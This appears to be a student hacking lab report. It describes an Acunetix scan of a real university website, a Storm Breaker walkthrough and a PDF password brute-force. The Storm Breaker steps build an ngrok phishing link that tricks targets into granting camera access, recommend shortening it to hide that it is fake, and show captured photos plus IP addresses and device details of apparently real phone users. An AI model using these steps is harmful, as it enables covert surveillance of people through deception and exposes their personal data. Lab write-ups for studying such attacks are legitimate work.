Duration (0s), Requests (—), Avg. Response Time (—), and Locations (—). Under "Target Information", the address is https://vit.ac.in. In the "Latest Alerts" section, it says "No vulnerabilities detected". The bottom of the page has a copyright notice: © 2017 Acunetix Ltd.

3) Analyse the target site scan

The screenshot shows the Acunetix web application interface after a scan. The left sidebar has navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area has tabs: Scan Stats & Info, Vulnerabilities (selected), Site Structure, and Events. A large circular icon labeled "Acunetix Threat Level" is "MEDIUM". Below it, a message says "One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems." On the right, there's a section titled "Activity" with a progress bar at 0% and a status of "Processing". Below that is a table with columns: Scan Duration (40s), Requests (183), Avg. Response Time (1,090ms), and Locations (533). Under "Target Information", the address is vit.ac.in, the server is Apache, the operating system is Unknown, and identified technologies are listed as "—". In the "Latest Alerts" section, it shows two items: "HTML form without CSRF protection" (Nov 10, 2022 2:42:42 AM) and "Broken links" (Nov 10, 2022 2:42:45 AM). The bottom of the page has a copyright notice: © 2017 Acunetix Ltd.

The screenshot shows the Acunetix web interface. The left sidebar has a dark theme with white icons and text. It includes links for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area has a light background. At the top, there are buttons for Back, Stop Scan, Generate Report, and WAF Export... A navigation bar at the very top shows the URL https://localhost:13443/#/scans/e03520b1-4793-4cb5-bac3-77b86967e06b/stats/default/?returnUrl=%252Ftargets%252F16e121... and various browser tabs.

Target Information

Address	vit.ac.in
Server	Apache
Operating System	Unknown
Identified Technologies	—
Responsive	Yes

Latest Alerts

HTML form without CSRF protection	Nov 10, 2022 2:42:42 AM
Broken links	Nov 10, 2022 2:42:45 AM

Discovered Hosts (81)

http://campustourvit.ac.in/	Create Target
http://careers.vit.ac.in/	Create Target
https://careers.vit.ac.in/	Create Target
http://cec.nic.in/	Create Target
http://chennai.vit.ac.in/	Create Target
https://chennai.vit.ac.in/	Create Target

© 2017 Acunetix Ltd.

4) Select site structure

This screenshot is identical to the one above, showing the Acunetix dashboard. The left sidebar, main content area, and top navigation bar are all the same, displaying the same target information, discovered hosts, and latest alerts.

5) Select a new Target site

The screenshot shows the Acunetix web application interface. On the left, there's a sidebar with navigation links: Dashboard, Targets (selected), Vulnerabilities, Scans, Reports, and Settings. The main content area has a title "Target Information". A modal window titled "Add Target" is open, containing fields for "Address" (with the value "https://chennai.vit.ac.in/") and "Description" (an empty text area). At the bottom of the modal are "Add Target" and "Close" buttons. Below the modal, the main content area shows a table of "Discovered Hosts" with 219 entries. The first few rows of the table are:


Host	Action
http://cec.nic.in/	Create Target
http://chennai.vit.ac.in/	Create Target
https://chennai.vit.ac.in/	Create Target
http://community.worldlibrary.in/	Create Target
https://connect.facebook.net/	Create Target
http://connect.facebook.net/en_IN/	Create Target

On the right side of the screen, there's a sidebar with a list of audit logs:

- Nov 10, 2022 2:46:19 AM
- Nov 10, 2022 2:46:19 AM
- Nov 10, 2022 2:46:20 AM
- Nov 10, 2022 2:46:46 AM
- Nov 10, 2022 2:46:55 AM


6) Check and analyse vulnerabilities

7) Select site structure




The screenshot shows the Acunetix web interface. The left sidebar has 'Scans' selected. The main navigation bar includes 'Scan Stats & Info', 'Vulnerabilities' (which is red), 'Site Structure' (selected), and 'Events'. Below the navigation is a breadcrumb trail: 'https://vit.ac.in/'. The main content area displays the site structure for 'https://vit.ac.in/' with a tree view on the left and a detailed table on the right. The table lists vulnerabilities found at the root URL, including 'HTML form without CSRF protection' and 'Broken links'. A status bar at the bottom indicates '© 2017 Acunetix Ltd.'

8) Select Scan Stats and info for overview of the scan



The screenshot shows the Acunetix web interface. The left sidebar has 'Scans' selected. The main navigation bar includes 'Scan Stats & Info' (selected), 'Vulnerabilities', 'Site Structure', and 'Events'. The central area features a 'Acunetix Threat Level 2' section with a 'MEDIUM' rating. It states: 'One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.' Below this are summary statistics: 'Scan Duration: 9m 21s', 'Requests: 2,788', 'Avg. Response Time: 1,307ms', and 'Locations: 2,601'. The 'Target Information' table shows details like Address (vit.ac.in), Server (Apache), Operating System (Unknown), Identified Technologies (—), and Responsive (Yes). The 'Latest Alerts' table lists recent findings: 'Broken links' (Nov 10, 2022 2:47:58 AM), 'HTML form without CSRF protection' (Nov 10, 2022 2:48:31 AM), 'Broken links' (Nov 10, 2022 2:49:18 AM), 'HTML form without CSRF protection' (Nov 10, 2022 2:50:55 AM), and 'HTML form without CSRF protection' (Nov 10, 2022 2:50:58 AM). A status bar at the bottom indicates '© 2017 Acunetix Ltd.'



STORM BREAKER :

Storm_breaker is an attack that helps to gain access to victims' cameras, microphones, OS password grabber, and location. Here, we tried its camera access option which it creates a link that we have to send to the target when he opens that link, he will get a prompt that will ask for the location permission and if they accidentally accept it then their camera will be hacked and it starts capturing the snap and will send to attacker.

1) Open Storm Breaker

```
root@kali: ~/Storm-Breaker
File Actions Edit View Help
-----
...;:ccc,.
...';txO,./endheaders/body
...';ld;
...';i::;..x,
...';0xoc:., ...
...';OKc:;,cokOdc:,
...OMo,./endheaders/headers
...dMC,./endheaders/headers:00;
...OM,
...;Wd,
...';XO,
...';doodlc;..,
...';cdOOD:;,
...';d,'.;.
...';l, ..
[*] Choose one of the options below
[1] Access Webcam
[2] Access Microphone
[3] OS Password Grabber [WIN-10]
[4] Get Location [SMARTPHONES]
[5] Settings
[6] Exit . . .
[STORM-BREAKER@HOME]
$ 4
```


```
root@kali:~/Storm-Breaker
File Actions Edit View Help
....ccc.,.....';lxO. ....:ld; .....';,x,.....'xxoc:.. ,ONkc;,;cokOdc',.. OMo' dMc' :00; OM. ;Wd ;XO, ,d0odlc;.. ..';:cd0od::,, Keyboard: ...';:cd0od::,, .:d;.:.;. Select Template: ;l .. .o [1] Deafult [2] Mobile Camera [3] Avatar X-Men
[!] Please Enter The Template
[STORM-BREAKER~@HOME>Select-Template]
$ 2
```

2) We can choose any template according to our convenience.

```
root@kali:~/Storm-Breaker
File Actions Edit View Help
....ccc.,.....';lxO. ....:ld; .....';,x,.....'xxoc:.. ,ONkc;,;cokOdc',.. OMo' dMc' :00; OM. ;Wd ;XO, ,d0odlc;.. ..';:cd0od::,, Keyboard: ...';:cd0od::,, .:d;.:.;. Select Template: ;l .. .o [1] nearyou [2] weather
[STORM-BREAKER~@HOME>GET-LOC>Select-Template]
$
```

```
root@kali: ~/Storm-Breaker
File Actions Edit View Help
root@kali: ~/Storm-Breaker
.....,;:ccc,,           /usr/lib/python2.7/_ast.py
.....';lx0,             /usr/lib/python2.7/_ast.py
.....,:ld;             /usr/lib/python2.7/_ast.py
.....';:::;,;,.x,       /usr/lib/python2.7/_ast.py
.....     0Xxoc:,. ...  /usr/lib/python2.7/_ast.py
..... ,ONKc;,;cokOdc',. /usr/lib/python2.7/_ast.py
..... OMo                 :ddo.
..... dMc                 :00;
..... OM.                 :o.
..... ;Wd
..... ;XO,
..... ,doodlc;,.        .:d;.:.
.....      ..';:cd00d:;,.
.....          .:d;.:.
.....          'd, .
.....          .o
[+] https://1d42-136-233-9-98.ngrok.io → https://localhost:8767
[+] Please Send Link To Target      -ybrutes.c
```

- 3) I chose the same link to send but we can shorten the link too using many online tools so that it won't be easy to recognize that it's fake or not.





- 4) Here, it's asking for the Camera's permission to use, and the user will accept the request. He will get directed to the website and unknowingly give his camera permission to us.

```
root@kali: ~/Storm-Breaker
File Actions Edit View Help
Memory: 1529MiB / 1975MiB
[+] https://6440-136-233-9-98.ngrok.io → https://localhost:4545
[+] Please Send Link To Target
Os IP : 136.233.9.98
Os Name : Android
Os Version : 12
CPU Cores : 8
Browser Name : Chrome
Browser Version : 107.0.0.0
CPU Architecture : not Found
Resolution : 393x873
Time Zone : India Standard Time
System Language : en-IN
[!] Waiting to receive victim Picture
[+] Image Received Place Check /images Folder
[+] Image Received Place Check /images Folder
[+] Image Received Place Check /images Folder

Os IP : 49.44.80.166
Os Name : Android
Os Version : 11
CPU Cores : 8
Browser Name : Chrome
Browser Version : 105.0.0.0
```

- 5) As user grant permission, we get all his system information and captured images in our folder.





PDF BRUTER :

A straightforward tool called PDFCrack may be used to recover passwords from PDF files.

However, since the pdf-parsing procedures are a bit of a quick hack, you might come across some pdfs that the parser needs to be corrected to handle. It should be able to handle all pdfs that use the standard security handling.

The key characteristics of PDFCrack are:

- supports all known PDF versions that use the standard security handler (versions 2, 3, and 4).
- supports password cracking for both users and owners.
- The password can be cracked using brute force as well as wordlists.
- plain combinations (currently only trying first character as Upper Case).
- Running jobs can be saved and loaded.
- benchmarking with ease.
- enhanced owner-password search when user-password is known.

1) Start PDF bruter

```
kali@kali: ~/pdfbruter
[!] Make sure PDF Path file exists before you Start, else wont work [!]
[~]Put in path of PDF file [->]: /home/kali/pdfbruter/remote.pdf
[x] PDF-BRUTER HAS BEEN LOCKED !! [x]
[!] Enter Password to Continue [!]: 
```


2) We first enter the PDF file path and when we press enter we need to enter the PDFbruter tool's password i.e “pdfbruter”

```
[!] Make sure PDF Path file exists before you Start, else wont work [!]
[~]Put in path of PDF file [->]: /home/kali/pdfbruter/remote.pdf
[x] PDF-BRUTER HAS BEEN LOCKED !! [x]
[!] Enter Password to Continue [!]: pdfbruter
```

```
[!] Make sure PDF Path file exists before you Start, else wont work [!]
[~]Put in path of PDF file [->]: /home/kali/pdfbruter/remote.pdf
[x] PDF-BRUTER HAS BEEN LOCKED !! [x]
[!] Enter Password to Continue [!]: pdfbruter
```

```
[!] Make sure PDF Path file exists before you Start, else wont work [!]
[~]Put in path of PDF file [->]: /home/kali/pdfbruter/remote.pdf
[x] PDF-BRUTER HAS BEEN LOCKED !! [x]
[!] Enter Password to Continue [!]: pdfbruter
[!] Checking Password... [!]
[!] Password Correct, you may continue!! [!]
[!] Starting BruteForce... [!]
[!] Starting Time of BruteForce: 9:18:59!!!!!!!
[!] Hit the enter button when you are ready!!
[!] Devices
```


- 3) When we press Enter, pdfbruter starts bruteforce attack using the wordlist of passwords that either we already created on our system in media files or it can be downloaded from various resources.



```
kali@kali: ~/pdfbruter
[x] PDF-BRUTER HAS BEEN LOCKED !! [*]
[*] Enter Password to Continue [*]: pdfbruter
[*] Checking Password... [*]
[*] Password Correct, you may continue!! [*]
*****Starting Time of BruteForce: 9:18:59*****
Hit the enter button when you are ready!!


[*] BruteForce Has Started [*]
Trying these Passwords: 123456
Trying these Passwords: password
Trying these Passwords: 12345678
Trying these Passwords: qwerty
Trying these Passwords: 123456789
Trying these Passwords: 12345
Trying these Passwords: 1234
Trying these Passwords: 111111
Trying these Passwords: 1234567
Trying these Passwords: dragon
Trying these Passwords: 123123
Trying these Passwords: baseball
Trying these Passwords: abc123
```

- 4) We can see the password of the pdf has been cracked. Password was “command”

